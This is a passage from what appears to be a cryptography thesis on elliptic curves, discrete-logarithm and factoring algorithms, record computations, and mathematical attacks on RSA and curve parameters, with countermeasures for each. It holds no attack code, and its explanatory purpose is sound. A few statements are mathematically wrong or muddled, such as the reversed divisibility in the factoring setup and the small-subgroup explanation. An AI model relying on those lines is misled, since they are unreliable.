Let $D \in \mathrm{Div}^0(E)$, the Riemann-Roch theorem implies that $\ell(D + (O)) = 1$. Let $f \in L(D + (O)) \setminus \{0\}$. The divisor $D' = D + (O) + \mathrm{div}(f) \geq 0$ is an effective divisor of degree 1. Hence $D' = (P)$ for a k-rational point $P \in E(k)$. As $D = (P) - (0) - \mathrm{div}(f)$, we have that D and $(P) - (O)$ belong to the same class. □

As a consequence, the addition on $Cl^0(E)$ induces the structure of an abelian group $(E(k), +)$ on $E(k)$, with neutral element O. This addition law is characterised by

$$P + Q = R \qquad \Leftrightarrow \qquad \exists f \in R(E)^\times, \quad (P) + (Q) - (R) = (O) + \mathrm{div}(f)$$

This in particular explains the usual addition formulas for E, where we write f the rational function obtained as a ratio of the line equation of (PQ) and $((P * Q)O)$, where $P * Q$ is the intersection of the line (PQ) with the curve. This function has divisor

$$\begin{aligned}\mathrm{div}(f) &= (P) + (Q) + (P * Q) - (P * Q) - (O) - ((P * Q) * O) \\ &= (P) + (Q) - (O) - ((P * Q) * O)\end{aligned}$$

Hence, $(P * Q) * O = P + Q$.

Weierstrass equation. Let (E, O) be an elliptic curve over k. There exist rational functions $x, y \in R(E)^\times$ such that the map $\alpha : E \to \mathbb{P}^2_k$ defined by:

$$\alpha : P \mapsto (x(P) : y(P) : 1)$$
$$O \mapsto O = (0 : 1 : 0)$$

induces an isomorphism between (E, O) and the elliptic curve (C, O) C is the smooth cubic projective curve

$$C : y^2z + a_1xyz + a_3yz^2 = x^3 + a_2x^2z + a_4xz^2 + a_6z^3$$

In particular, if $\mathrm{char}(k) \neq 2, 3$ then the affine curve $C \setminus \{O\}$ can be written

$$y^2 = x^3 + a_4x + a_6$$

which is known as the *short Weierstrass form* of C.

Proof: For each $n \geq 1$, the Riemann-Roch theorem gives $\ell(n(O)) = n$. In particular, there are rational functions

$$x \in L(2(O)) - L((O))$$
$$y \in L(3(O)) - L(2(O))$$

so that $x, y, 1$ forms a basis of $L(3(O))$. These three function also define a non-constant rational map $(x : y : 1) : E \to \mathbb{P}^2_k$ which extends to a unique morphism $\alpha : E \to \mathbb{P}^2_k$ because E is a regular curve and $\mathbb{P}^2_k$ is projective. Furthermore,

$$x^2 \in L(4(O)) - L(3(O))$$
$$xy \in L(5(O)) - L(4(O))$$
$$x^3, y^2 \in L(6(O)) - L(5(O))$$

It follows that the rational functions $1, x, y, x^2$, and xy form a basis of $L(5(O))$. Now, since we have $\dim(L(6(O))/L(5(O))) = 1$, there exists a linear relation

$$x^3 - ay^2 \in L(5(O))$$

for some $a \in k^\times$. Replacing $x \leftarrow ax, y \leftarrow a^2 y$ we can assume $a = 1$. Thus there exists a linear relation

$$0 = y^2 + a_1xy + a_3y - x^3 - a_2x^2 - a_4x - a_6 = f(x, y), \qquad a_1, \ldots, a_6 \in K^\times.$$

The morphism α factors as $E \xrightarrow{\beta} C \hookrightarrow \mathbb{P}^2_k$ where C is the projectivisation of f above. Since f is irreducible in $\overline{k}[x, y]$, C is a reduced and geometrically irreducible curve.

The affine coordinates $x, y \in R(C)$ define rational functions on C, hence rational maps $x, y : C \to \mathbb{P}^1_k$, and the composite rational maps $x \circ \beta$ and $y \circ \beta$ extend to morphisms $E \to \mathbb{P}^1_k$ of degree 2 and 3 respectively. Thus $\deg(\beta) = 1$, which means that β is birational and induces an isomorphism $E \xrightarrow{\sim} \tilde{C}$ ($\tilde{C}$ being the normalization — or canonical desingularisation — of C). In fact $C = \tilde{C}$ because C is smooth: if not, then over a suitable finite extension $L \supset k$ we have $\tilde{C}(L) \simeq \mathbb{P}^1_L$ which contradicts that C has genus 1.

Finally, when $\mathrm{char}(k) \neq 2, 3$ we simplify the expression $f(x, y) = 0$ by the substitutions

$$y + \frac{a_1x + a_3}{2} \mapsto y$$
$$x + \frac{a_2}{3} \mapsto x$$

which yields the expected formula. □

Remark. In fact an elliptic curve (E, O) is a commutative group scheme[37] over k:

- There exists unique morphisms $m : E \times_k E \to E$, and $\mathrm{inv} : E \to E$ such that

  $$P + Q = m(P, Q) \qquad -P = [-1]P = \mathrm{inv}(P)$$

  for all $P, Q \in E(k)$ (and for all $P, Q \in E(L)$ for all fields $L \supset k$).

- The following diagram is commutative

  $$\begin{array}{ccc} E \times_k E \times_k E & \xrightarrow{\mathrm{id} \times m} & E \times_k E \\ \downarrow & & \downarrow \\ E \times_k E & \xrightarrow{m} & E \end{array}$$

- Let $s : E \times_k E \to E \times_k E$ be the morphism $s(P, Q) = (Q, P)$, then $m \circ s = m$.

- The composite morphism $E \xrightarrow{\Delta} E \times_k E \xrightarrow{\mathrm{id} \times \mathrm{inv}} E \times_k E \xrightarrow{m} E$, where Δ is the diagonal map, is the constant map with value O.

[37] We use the word "scheme" here — and only here — as in modern algebraic geometry. For more background on schemes, the reader may consult [Har77], and on group schemes specifically, [EH01, Chapter IV].

Representation of elliptic curves. From here on we consider $k = \mathbb{F}_p$, with p an odd prime. There are several different ways to express elliptic curves over $\mathbb{F}_p$:

- Short Weierstrass form $y^2 = x^3 + ax + b$, where $4a^3 + 27b^2$ is nonzero in $\mathbb{F}_p$. Every elliptic curve over $\mathbb{F}_p$ can be converted to a short Weierstrass equation if p is larger than 3. As a result, this is the most widely-used format to describe a curve.
- Montgomery form $By^2 = x^3 + Ax^2 + x$, where $B(A^2 - 4)$ is nonzero in $\mathbb{F}_p$.[38,39]
- Edwards form $x^2 + y^2 = 1 + dx^2y^2$, where $d(1 - d)$ is nonzero in $\mathbb{F}_p$.[40] There is no point at infinity for this form.

The (short) Weierstrass form is the oldest; additional forms were introduced to improve the operation of single-scalar multiplication: computing the curve point nP given an integer n and a curve point P. This operation is at the heart of elliptic curve cryptography, much like modular exponentiation in finite fields, of which is it the analogue.

Multiplication on Montgomery curves is very simple and efficient, using a construction dubbed the Montgomery ladder [Mon87], which only depends on the x-coordinate of a point. A similar ladder construction was later found for curves in short Weierstrass form [BJ02]. The reader interested in the history, details, and uses of Montgomery curves in a cryptographic context is encouraged to read [CS17] and [BL17].

Counting points. Elliptic curves over finite fields yield groups of finite order. A well-known estimation of that order was conjectured by Artin, proved by Hasse and extended by Weil:

Theorem 1.2 (Artin-Hasse-Weil) *If $k = \mathbb{F}_q$, where $q = p^k$ with p prime the the order of the group $E(k)$ differs from $1 + q$ by at most $2\sqrt{q}$.*

Knowing precisely $|E(k)|$ is important in cryptographic applications, since we will often work in a prime order subgroup, said prime must divide $|E(k)|$. There is no general formula for $|E(k)|$; however reasonably efficient procedures are known such as the Schoof-Elkies-Atkin algorithm [Sch95; Elk97]. More precisely, this algorithm (and others similar to it) computes the trace of the Frobenius map $\phi : (x, y) \mapsto (x^p, y^p)$, and uses the fact that over a prime field, $|E(k)| = p - \mathrm{Tr}(\phi) + 1$. This is achieved by working modulo a sequence of primes $\ell_1, \ldots, \ell_r$ and then invoking the Chinese remainder theorem (in Schoof's original algorithm) or an improvement thereof. We refer the interested reader to [LLV05; LM00] for additional details.

Embedding degree. There exist techniques that transfer the elliptic curve's group structure onto a more manageable group, such as the multiplicative group of a reasonably small finite field, where efficient discrete logarithm computations are possible. Denote ℓ the prime order of an elliptic curve group.

For instance, if $\ell|(p - 1)$, one can transfer the DLP onto $\mathbb{F}_p^*$, where the DLP is solved in subexponential time by index calculus. If $\ell|(p^2 - 1)$ the target group is $\mathbb{F}_{p^2}^*$, etc. The minimum possible multiplicative-transfer degree for a particular elliptic-curve group is called the embedding degree of that group. There are various opinions as to what is a reasonable embedding degree, and there is no single best answer, but generally speaking the higher the better and we may conservatively use an embedding degree $\geq \ell/100$.

Small-subgroup attacks. Typical groups have order $h\ell$, where ℓ is the prime order of the specified base point P, and h is an integer called the cofactor. The best strategy against the DLP nQ, is then to take a curve point Q of order h, so that the attack reveals $n \bmod h$. If n is a uniform random integer modulo $h\ell$, then there are still ℓ equally likely possibilities for n. But if n is random modulo ℓ, then only just ℓ/h possibilities remain, allowing a $\sqrt{h}$ times speed-up over Pollard's ρ. Such small-subgroup attacks are easily thwarted, by rejecting any Q for which $hQ = 0$; or by using curves with $h = 1$.

[38] Substituting $x = Bu - A/3$ and $y = Bv$ produces the short Weierstrass equation $v^2 = u^3 + au + b$ where $a = (3 - A^2)/(3B^2)$ and $b = (2A^3 - 9A)/(27B^3)$.

[39] Curves of prime order or 2 × prime order can never be converted to Montgomery curves over $\mathbb{F}_p$: Montgomery curves always have order divisible by 4.

[40] Substituting $x = u/v$ and $y = (u - 1)/(u + 1)$ produces the Montgomery equation $Bv^2 = u^3 + Au^2 + u$ where $A = 2(1 + d)/(1 - d)$ and $B = 4/(1 - d)$.

Invalid-curve attacks In an invalid-curve attack, the attacker sends a point Q that is *not* a point of the curve. For example, instead of sending point (x, y) on $y^2 = x^3 + ax + b$, the attacker sends a point on $y^2 = x^3 + ax + c$, where $c \neq b$. The standard formulas for scalar multiplication on short Weierstrass curves do not involve the constant coefficient b, so they automatically also work for this new point. The attacker can run the attack using a point Q_2 of order 2 on one curve, a point Q_3 of order 3 on another curve, a point Q_5 of order 5 on another curve, etc., revealing $n \bmod 2$, $n \bmod 3$, $n \bmod 5$, etc. then soon enough the Chinese remainder theorem recovers n [BMM00]. No curve is immune to this attack, however it is simple to check whether Q belongs to the appropriate curve before computing, or to use point compression, i.e. using only one coordinate to represent points. As a corollary, invalid-curve attacks are limited in scope when ladders are used.

That being said, attackers may exploit twists of the curve[41] to perform the equivalent of an invalid-curve attack despite the presence of ladders [FLR+08]. Twist-secure curves provide guarantees that twists do not significantly lower the security level of the DLP — which does not in itself protect against invalid-curve attacks [LW15].

1.4.1.5 Complexity results and records

Two resources contribute to estimating reasonable parameters: complexity results on the one hand, which provide (asymptotic) reassurance that scaling parameters up increases hardness; and record-breaking computations, which make the power of current hardware and algorithms visible.

Table 1.1 summarizes the publicly-announced results regarding breaking the discrete logarithm problem in various fields. In particular, recent theoretical progress regarding the case of small characteristic fields has resulted in rapid development of special-purpose algorithms. Interest in small characteristic fields, and specifically binary extensions, stemmed from the relatively easy hardware implementation of cryptosystems using this field (see e.g. [Jou14]). Similarly, some extension fields have additional structure that can be exploited to achieve important speed-ups [BGK15; SS16; KB16].

Progress against prime fields, however, more closely matches asymptotic expectations; for this reason, we will almost exclusively use prime fields of large order (above 1024 bits) to implement cryptosystems relying on the hardness of the DLP. In that setting:

- The generic group algorithms operate in time $O(\sqrt{p})$;
- The index calculus algorithm operates in time

$$\exp\left((\sqrt{2} + o(1))\sqrt{\log p \log\log p}\right) = L_p\left[\frac{1}{2}, \sqrt{2}\right].$$

- The currently best algorithm [BP14] in finite fields is based on the number field sieve (see below in Section 1.4.2.2) and operates in time

$$\exp\left(\left(\sqrt[3]{2\frac{46+13\sqrt{13}}{27}} + o(1)\right)(\log p)^{\frac{1}{3}}(\log\log p)^{\frac{2}{3}}\right) = L_p\left[\frac{1}{3}, \sqrt[3]{2\frac{46+13\sqrt{13}}{27}}\right]$$

From these estimates we can provide parameter sizes for groups of prime order where the DLP is hard. Table 1.2 summarises these estimations. For well-chosen elliptic curves, we will use the generic group parameters as reference.

1.4.2 Factorisation algorithms

Factoring an integer n allows one to directly break RSA-based cryptosystems. Thus the security of such systems can be evaluated by the efficiency of the best factoring algorithm. In this section we recall the principal approaches to factoring, which in turn determine our estimation of parameters sizes and properties to achieve a given security level.

[41] A *twist* X' of X is a curve that is $\overline{k}$-equivalent but *not* k-equivalent to X (i.e., geometrically the same, but arithmetically different). For our concerns here, a twisted curve is obtained from a reference curve by multiplying the left-hand side of the curve's equation (only the x^2 factor in the case of Edwards curves) by a quadratic non-residue $\varepsilon \in \mathbb{F}_p$. For a general introduction to twists, see e.g. [Sil07, Chapter 4.8].

Table 1.1: Record-breaking discrete logarithm computations in finite fields, as of late 2016. The star symbol indicates a (possibly twisted) Kummer extension. Adapted from [Pie16].

Year	Field	Size (bits)	CPU-hours	Authors
1992	2^{401}	401	114 000	Gordon and McCurley
1996	p	281	?	Weber, Denny, and Zayer
1998	special p	427	12 500	Weber
1998	p	298	2 900	Joux and Lercier
2001	p	364	290	Joux and Lercier
2001	p	397	960	Joux and Lercier
2001	2^{521}	521	2 000	Joux and Lercier
2002	2^{607}	607	$>$ 200 000	Thomé
2005	p	431	350	Joux and Lercier
2005	2^{613}	613	26 000	Joux and Lercier
2005	65537^{25}	400	50	Joux and Lercier
2005	370801^{30}	*556	200	Joux and Lercier
2007	p	530	29 000	Kleinjung
2012	$3^{6\cdot 97}$	923	895 000	Hayashi et al.
2012	p^{47}	*1175	32 000	Joux
2013	p^{57}	*1425	32 000	Joux
2013	2^{1778}	*1778	220	Joux
2013	2^{1991}	*1991	2 200	Gologlu et al.
2013	2^{4080}	*4080	14 100	Joux
2013	2^{809}	809	19 300	The Caramel Group
2013	2^{6120}	*6120	750	Gologlu et al.
2013	2^{6168}	*6168	550	Joux
2014	$3^{6\cdot 137}$	1303	920	Adj et al.
2014	2^{9234}	*9234	398 000	Granger et al.
2014	2^{4404}	4404 but 698-bit s.g.	52 000	Granger et al.
2014	$3^{5\cdot 479}$	3796 but 760-bit s.g.	8 600	Joux and Pierrot
2016	p^3	508	42 600	Guillevic et al.
2016	p	768	45 600 000	Kleinjung et al.
2016	$3^{6\cdot 509}$	4841 but 806-bit s.g.	1 752 000	Adj et al.

Table 1.2: Group orders for given security levels, based on the heuristic complexity of index calculus and generic group algorithms. We also indicate the NIST SP 800-57 recommendation for key sizes in finite fields and elliptic curves.

Security (bits)	$\log_2 p$ (FF)	NIST (FF)	$\log_2 p$ (generic)	NIST (ECC)
80	1024	1024	160	160–223
112	2048	2048	224	224-255
128	3072	3072	256	256-383
192	7980	7680	384	384-511
256	15 360	15 360	512	512+

From here on let's assume that n is an odd, composite number. For simplicity assume that n is not the power of a prime.[42] If we have two distinct numbers x and y, such that $x^2 \equiv y^2 \bmod n$, then $(x-y)(x+y)$ divides n. Thus $\gcd(x-y, n)$ is a factor of n.

All the methods mentioned below rely on this observation. They only differ in the way they find candidate x and y. In fact, they provide many couples (x, y) such that $x^2 \equiv y^2 \bmod n$ — and hopefully $x \neq \pm y \bmod n$.

Let's go into more details about how to find x and y. The intuition is that if $x^2 = s_1 \times \cdots \times s_k$, and $y^2 = t_1 \times \cdots \times t_k$, with $s_i \equiv t_i \bmod n$, then $x^2 \equiv y^2 \bmod n$. To make things simple, let's focus just on x: Given a list of numbers s_i, can we choose a few of them and form a set $\mathcal{I}$, such that $\prod_{i\in\mathcal{I}} s_i$ is a square?

Let's start with the following notation: If $s \neq 0$ is an integer, then it can be written as a product of powers of prime numbers

$$s = (-1)^{v_{-1}(s)} \prod_{\text{prime } p} p^{v_p(s)}$$

Let $v(s)$ be the vector $(v_{-1}(s), v_2(s), v_3(s), \dots)$. Now s is a square if and only if each component of this vector is even. If we consider the product $\prod_{i\in\mathcal{I}} s_i$, the exponents add up, and the condition that this product is a square is exactly equivalent to the following:

$$\sum_{i\in\mathcal{I}} v(s_i) \equiv 0 \bmod 2 \tag{1.1}$$

In the above discussion, $v(s)$ can become a vector with arbitrarily many entries. Let's restrict ourselves to numbers whose prime divisors are smaller than some constant k — they are known as k-smooth numbers. For such numbers s_i, $v(s_i)$ spans a finite-dimensional vector space. Thus if we consider many integers s_i it will be highly likely that they are linearly dependent, i.e. that Equation (1.1) holds, i.e. that $\prod_{i\in\mathcal{I}} s_i$ is a square.

More precisely: If we have at least k values s_i which are all k-smooth, then $v(s_i)$ belongs to a $(\pi(k)+1)$-dimensional space, where $\pi(k)$ denotes the number of primes up to k. But we have k such vectors, and $k > \pi(k) + 1$ for all $k > 3$. Thus the exponent vectors are linearly dependent, thus there exist $\mathcal{I}$ such that $\prod_{i\in\mathcal{I}} s_i$ is a square.

To solve our problem, we need to find k-smooth numbers. What is an efficient smoothness test? One naive approach is trial division by all numbers up to k, but that is not very efficient.

1.4.2.1 Quadratic sieve

Consider the congruences $t^2 \equiv t^2 - n \bmod n$, where t runs over consecutive integers. Since one side of these congruences is already a square, the problem is reduced to finding a set $\mathcal{T}$ of values of t such that $\prod_{t\in\mathcal{T}}(t^2 - n)$ is a square. By the above discussion, the search for $\mathcal{T}$ is reduced to a search for values of t such that $t^2 - n$ is smooth.

To find smooth numbers, the quadratic sieve makes use of the following observation. Let $f(t) = t^2 - n$, then

$$\begin{aligned} f(t + kp) &= (t + kp)^2 - n \\ &= t^2 + 2tkp + (kp)^2 - n \\ &= f(t) + 2tkp + (kp)^2 \\ &\equiv f(t) \pmod p \end{aligned}$$

Thus solving $f(t) \equiv 0 \bmod p$ for t generates a whole sequence of values $f(t)$, which are divisible by p. This method of sieving is much more efficient that trial division.

In practice, several polynomials can be used to find more candidates, but they should all be of the form $(at + b)^2 - n$.

Example 1.1 (Quadratic sieve: Worked example) *Assume $N = 15347$, we use the sieving polynomial $(t + \lceil\sqrt{N}\rceil)^2 - N = (t^2 + 124) - 15347$. The first 4 primes p for which 15347 has a square root modulo p are*

[42] If $n = p^k$ it is easy to find the factorisation of n by computing the k-th root over the real numbers, for different candidate integers k up to $\log_p n$.

2, 17, 23, and 29. The next step is to perform the sieve: For each p in our factor base $\{2, 17, 23, 29\}$ solve the equation

$$Y(X) \equiv (X + \lceil\sqrt{N}\rceil)^2 - N \equiv 0 \pmod{p}$$

to find the values $Y(0), Y(1), \ldots, Y(99)$ which are divisible by p.

At the end of this procedure we have a collection of smooth numbers:

$$\begin{aligned} 29 &= 2^0 \cdot 17^0 \cdot 23^0 \cdot 29^1 \\ 782 &= 2^1 \cdot 17^1 \cdot 23^1 \cdot 29^0 \\ 22678 &= 2^1 \cdot 17^1 \cdot 23^1 \cdot 29^1 \end{aligned}$$

given by $X = 0, 3,$ and 71 respectively. From the exponents it is clear that

$$29 \cdot 782 \cdot 22678 = 22678^2$$

is a square, and

$$(0 + 124)^2(3 + 124)^2(71 + 124)^2 = 124^2 \cdot 127^2 \cdot 195^2 = 3070860^2$$

is also a square. Finally, by design, $22678^2 \equiv 3070860^2 \pmod{15347}$. We thus get a factor $\gcd(3070860 - 22678, 15347) = 103$. The factorisation of N is therefore:

$$N = 15347 = 103 \times 149.$$

1.4.2.2 Number field sieve

While the quadratic sieve is very efficient (in fact, it is the best method for numbers up to around 130 bits), it can be further improved. By using some clever ideas from number theory, we can construct the Number Field Sieve, which beats the quadratic sieve at factorising large numbers.

Let $f(t)$ be a monic polynomial, that is irreducible over $\mathbb{Z}$. Let α be a (possibly complex) root of f.

Now assume that m is an integer such that $f(m) \equiv 0 \bmod n$. There is a natural homomorphism ϕ that transports the ring $\mathbb{Z}[\alpha]$ of algebraic integers to the ring $\mathbb{Z}/n\mathbb{Z}$, and such that $\phi(\alpha) = m \bmod n$. In other terms, if $g(t)$ is any polynomial with integer coefficients, $\phi(g(\alpha)) = g(m) \bmod n$.

Here is how this construction helps us: suppose we could find a set $\mathcal{S}$ of polynomials g with integer coefficients, such that $\prod_{g\in\mathcal{S}} g(\alpha) = \beta^2$ is a square in $\mathbb{Z}[\alpha]$, and such that $\prod_{g\in\mathcal{S}} g(m) = y^2$ is a square in $\mathbb{Z}$. Then we have found

$$x^2 \equiv \phi(\beta)^2 \equiv \phi(\beta^2) \equiv \phi\left(\prod_{g\in\mathcal{S}} g(\alpha)\right) \equiv \prod_{g\in\mathcal{S}} g(m) \equiv y^2 \bmod n. \tag{1.2}$$

From there it is easy to factor n as we did before.

The devil lies in the details. Indeed, $\mathbb{Z}[\alpha]$ is a complicated ring, in which we need a notion of smoothness and primes, etc.

Let's focus first on the right-hand side of Equation (1.2). How to find the g's that we need? Let $d > 1$ such that $n > 2^{d^2}$, and let $m = \lfloor n^{1/d} \rfloor$. Now, writing n in base m we have

$$n = c_d m^d + c_{d-1} m^{d-1} + \cdots + c_0$$

In fact it is easy to see that $c_d = 1$, by the relative size of m and n. Now let

$$f(t) = t^d + c_{d-1} t^{d-1} + \cdots + c_0.$$

Then f is a monic polynomial such that $f(m) = n$. If f is not irreducible, then we can factor f into irreducible components in time polynomial in $\log n$. If the factorisation in non-trivial, then we directly get a factorisation of n itself by substituting m for t! So from now on assume that f is irreducible over $\mathbb{Z}$.

Let $g(t) = a - bt$ with a, b coprime and $0 < b, |a| \leq B$. The integers $a - bm$ are small compared to n (because $m \approx n^{1/d}$). It is now easy to sieve to pick up pairs a, b such that $a - bm$ is smooth: We fix b and sieve over a, then choose another b and sieve again, until we exhaust the choices of b. At the end of this procedure we have a square on the right-hand side of Equation (1.2).

Let's now turn our attention to the left-hand side of Equation (1.2). It would be easy if $\mathbb{Z}[\alpha]$ were a unique factorisation domain, since in that case we have a notion of "prime" and we can adapt the construction we know for smoothness. But in general, this is not the case.

Instead, consider the norm map $N : \mathbb{Q}(\alpha) \to \mathbb{Q}$. If $\alpha = \alpha_1, \alpha_2 \ldots, \alpha_d$ are the conjugates in $\mathbb{C}$ of α and $g \in \mathbb{Q}[t]$ then

$$N(g(\alpha)) = \prod_{i=1}^{d} g(\alpha_i).$$

The norm map is multiplicative, and it sends algebraic integers to $\mathbb{Z}$ — in particular, $N(\mathbb{Z}[\alpha]) \subseteq \mathbb{Z}$. From there, we have this simple result:

> If $\mathcal{S}$ is a set of coprime pairs (a, b) of integers, and $\prod_{(a,b)\in\mathcal{S}}(a - b\alpha)$ is a square in $\mathbb{Z}[\alpha]$, then $\prod_{(a,b)\in\mathcal{S}} N(a - b\alpha)$ is a square in $\mathbb{Z}$.

Note that we have, for rational numbers a and $b \neq 0$,

$$\begin{aligned} N(a - b\alpha) &= \prod_{i=1}^{d}(a - b\alpha_i) \\ &= b^d \prod_{i=1}^{d}\left(\frac{a}{b} - \alpha_i\right) \\ &= b^d f\left(\frac{a}{b}\right) \\ &= a^d + c_{d-1}a^{d-1}b + \cdots + c_1 a b^{d-1} + c_0 b^d \end{aligned}$$

Thus the norm of $a - b\alpha$ is a polynomial in a, b with integer coefficients.

We shall say that $a - b\alpha$ is smooth if and only if $N(a - b\alpha)$ is smooth. By using a sieve as previously, it should be clear by now that we can find a set $\mathcal{S}$ of coprime integers (a, b) such that $\prod_{(a,b)\in\mathcal{S}} N(a - b\alpha)$ is a square in $\mathbb{Z}$. Namely, we use a sieve to detect pairs a, b where $a - b\alpha$ is k-smooth, create exponent vectors from the prime factorisations of the corresponding norms, use linear algebra modulo 2 to create a square.

The fact that the norm is a square doesn't in itself guarantee that the original number was a square in $\mathbb{Z}[\alpha]$. To give just an example, $2 \pm i \in \mathbb{Z}[i]$ both have norm 5, so their product has norm 5^2. However, $(2 - i)(2 + i) = 5$ is not itself a square.

In general, a prime number $p \in \mathbb{Z}$ may factor into several prime ideals in $\mathbb{Z}[\alpha]$, each having norm a power of p.

1.4.2.3 Elliptic curve method

Lenstra's elliptic curve factorisation algorithm (henceforth, ECM) [Len87] is based on a modification of Pollard's $(p - 1)$ special-purpose factorisation method [Pol74], where the group of rational points on an elliptic curve are used instead of a multiplicative group. Unlike general-purpose algorithms, the ECM's complexity is determined by the size of the largest prime factor, not by the size of the number to be factorised.

As a result it is, at the time of writing, the best algorithm for divisors not greatly exceeding 80 bits.

The method consists in the following steps:

1. On input a number n to be factorised, pick $x_0, y_0, a \xleftarrow{\$} \mathbb{Z}_n$, and compute $b = y_0^2 - x_0^3 - ax_0 \bmod n$. This amounts to choosing a random elliptic curve over $\mathbb{Z}_n$, of equation $y^2 = x^3 + ax + b$ and picking a random point $P = (x_0, y_0)$ on that curve.

2. Using the curve's addition law, we compute kP. If kP and the neutral element become identical modulo some prime divisor $p|n$, then in projective coordinates the z-coordinate of kP is divisible by p; this gives a way to find non-trivial factors of n by computing $\gcd(n, z_k)$ where z_k is the z-coordinate of kP.

The numbers k to try can be chosen in many ways, the simplest approach consisting in enumerating successive integers. Unlike Pollard's algorithm, if at some point the algorithm fails (i.e. $kP = O$ or no factor was found) we can pick another random curve and start over.

Table 1.3: Record-breaking factorisation results against moduli from the RSA challenge, as of early 2017. GNFS stands for the general number field sieve, while MPQS stands for the multipolynomial quadratic sieve.

Year	Number	Size (bits)	Time	Method	Authors
1991	RSA-100	330	7 MIPS-years	MPQS	Lenstra and Manasse
1992	RSA-110	364	1 month	MPQS	Lenstra
1993	RSA-120	397	825 MIPS-years	MPQS	Denny et al.
1994	RSA-129	426	5000 MIPS-years	MPQS	Atkins et al.
1996	RSA-130	430	500 MIPS-years	GNFS	Dodson et al.
1999	RSA-155	512	8000 MIPS-years	GNFS	Aardal et al.
2003	RSA-576	576	-	GNFS	Franke and Kleinjung
2005	RSA-200	663	2 years	GNFS	Bahr et al.
2009	RSA-768	768	2 years	GNFS	Aoki et al.

Using well-chosen curves (i.e. not completely random) and leveraging batching further improves this algorithm's performance, both in terms of running time and success probability [BBL+13].

ECM will be most valuable to us when dealing with smooth numbers, i.e. numbers whose prime factors are small.

1.4.2.4 Complexity results and records

The asymptotic complexity of factorisation algorithms is often known only heuristically. Nevertheless these estimations are in good agreement with experimental results:

- The quadratic sieve operates in time

$$\exp\left((1+o(1))\sqrt{\log n \log\log n}\right) = L_n\left[\frac{1}{2}, 1\right]$$

- The special number field sieve operates in time

$$\exp\left(\left(\sqrt[3]{\frac{32}{9}}+o(1)\right)(\log n)^{\frac{1}{3}}(\log\log n)^{\frac{2}{3}}\right) = L_n\left[\frac{1}{3}, \sqrt[3]{\frac{32}{9}}\right]$$

- The general field sieve operates in time

$$\exp\left(\left(\sqrt[3]{\frac{64}{9}}+o(1)\right)(\log n)^{\frac{1}{3}}(\log\log n)^{\frac{2}{3}}\right) = L_n\left[\frac{1}{3}, \sqrt[3]{\frac{64}{9}}\right]$$

- The elliptic curve method operates in time

$$\exp\left(\left(\sqrt{2}+o(1)\right)\sqrt{\log p \log\log p}\right) = L_p\left[\frac{1}{2}, \sqrt{2}\right],$$

  where p is the smallest factor of n.

There is no single best algorithm — for instance, the SNFS only applies to special-form integers, and the ECM works best on numbers with small factors. Against RSA moduli, which should avoid falling in either category, the quadratic sieve outperforms the GNFS for sizes up to around 400 bits; for larger moduli, as the ones used today, the GNFS is *de facto* the most appropriate.

Table 1.3 summarises factorisation records for a few of the RSA challenge moduli. The effort is sometime measured in MIPS-years: 1 MIPS-year corresponds to the amount of computation performed in a whole year, using a computer that executes one million instructions per second. Table 1.4 gives some additional results for numbers that are not RSA moduli, but whose factorisation wasn't known a priori, such as Cunningham numbers.

Based on the complexity of GNFS, we can estimate how large RSA moduli should be to reach a certain security level. The size of RSA moduli for various security levels are given in Table 1.5.

Table 1.4: Record-breaking factorisation results for integers. SNFS stands for the (special) number field sieve, the star symbol indicates only partial factorisation, and "Q" refers to a quantum algorithm computation.

Year	Number	Size (bits)	Time	Method	Authors
1993	$12^{151}-1$	163	3 months	SNFS	CWI and OSU
2000	$2^{773}+1$	774	10 days	GNFS	The Cabal
2002	$2^{953}+1$	954	2 months	GNFS	Franke et al.
2005	$6^{353}-1$	911	4 months	SNFS	Aoki et al.
2005	$*11^{281}+1$	973	2.5 months	GNFS	Aoki et al.
2003	$*2^{1826}+1$	1827	-	GNFS	Aoki et al.
2011	$2^{1061}-1$	1061	1.5 years	SNFS	Childers et al.
2001	$^{Q}15$	4	-	Shor	Vandersypen et al.
2012	$^{Q}21$	5	-	Shor	Alvarez et al.
2012	$^{Q}143$	8	-	Burges	Du et al.

Table 1.5: RSA moduli sizes for given security levels, based on the heuristic complexity of GNFS. We also indicate NIST SP 800-57 recommendations.

Security level (bits)	Modulus size (bits)	NIST
80	1024	1024
112	2048	2048
128	3072	3072
192	7680	7680
256	15 360	15 360

1.4.3 Additional attacks on RSA

While factorisation is the most straightforward approach to attacking RSA, there are contexts in which more efficient attacks are possible.

For instance, if two moduli n and n' share a common factor, then the Euclidean algorithm reveals $\gcd(n,n')$ in $O(\log(n+n'))$ i.e. in time linear in the moduli size. Such a scenario is avoided by using enough randomness during key generation. In theory, by the prime number theorem, we would expect around $2^k/\ln(2^k) - 2^{k-1}/\ln(2^{k-1})$ prime numbers of size k, bringing the the collision probability to a negligible 2^{-251} for 1024-bit moduli. Unfortunately, the reality of implementation makes this attack practical, with experiments [LHA+12; BST+16; BHL12] breaking a significant portion of public keys gathered from the Internet.

Choosing any prime factor too close to its expected size (e.g. $2^{512}-2^{256} < p < 2^{512}+2^{256}$ for a 1024-bit RSA modulus), then p and q share about half of their leading bits, and one exposes oneself to the Coppersmith–Howgrave-Graham attack [Cop96a; How97; BDH99].

The choice of exponents also matters. For efficiency reasons, users may wish to use a small value of d (modular exponentiation takes time linear in the size of d); but if d is too small, namely $d < n^{\frac{1}{4}}/3$, then one can recover the private key using continued fractions approximations of e/n, as observed by Wiener [Wie90], in linear time. An improvement by Boneh and Durfee succeeds when $d < n^{0.292}$ [BDF98; BD99; HM10; KSI12; DN00; May10].

Similarly, one may wish to use a small value of e, such as the first Fermat primes $3, 17, 65537$. In such a situation, attacks by Coppersmith et al. [Cop96b; CFP+96; Cop97] allow to recover a message given only the two thirds of it, unless appropriate padding is used. Attacks against broadcast RSA and related messages, when linear padding is used, were also devised by Håstad [Hås88]. The padding schemes OAEP for instance, is provably secure in the random oracle model assuming the hardness of RSA itself [BR95; Sho01]. However, more naive schemes such as linear padding with random numbers are not secure and practical attacks are known [Cop97].

Even using appropriate padding and $e = 65537$, an attack by Heninger and Shacham recovers the private key given a 0.27 fraction of its bits at random [HS09], soon improved to 0.237 by Henecka et al. [HMM10].[43] While the latter is not a concern for typical uses of RSA, it becomes handy in cold-boot attack

[43]Note that they call "private key" the information p, q, d and $d_p = d \bmod (p-1), d_q = d \bmod (q-1)$, as specified by the

scenarios, where we have access to a slightly corrupted key material.

Finally, there is a large corpus of side-channel and fault attacks against RSA, which work regardless of parameter choices.

1.4.4 Quantum algorithms

All the parameter estimations so far (and in the rest of this thesis) assume that practical computers, hence adversaries, are classical probabilistic Turing machines.

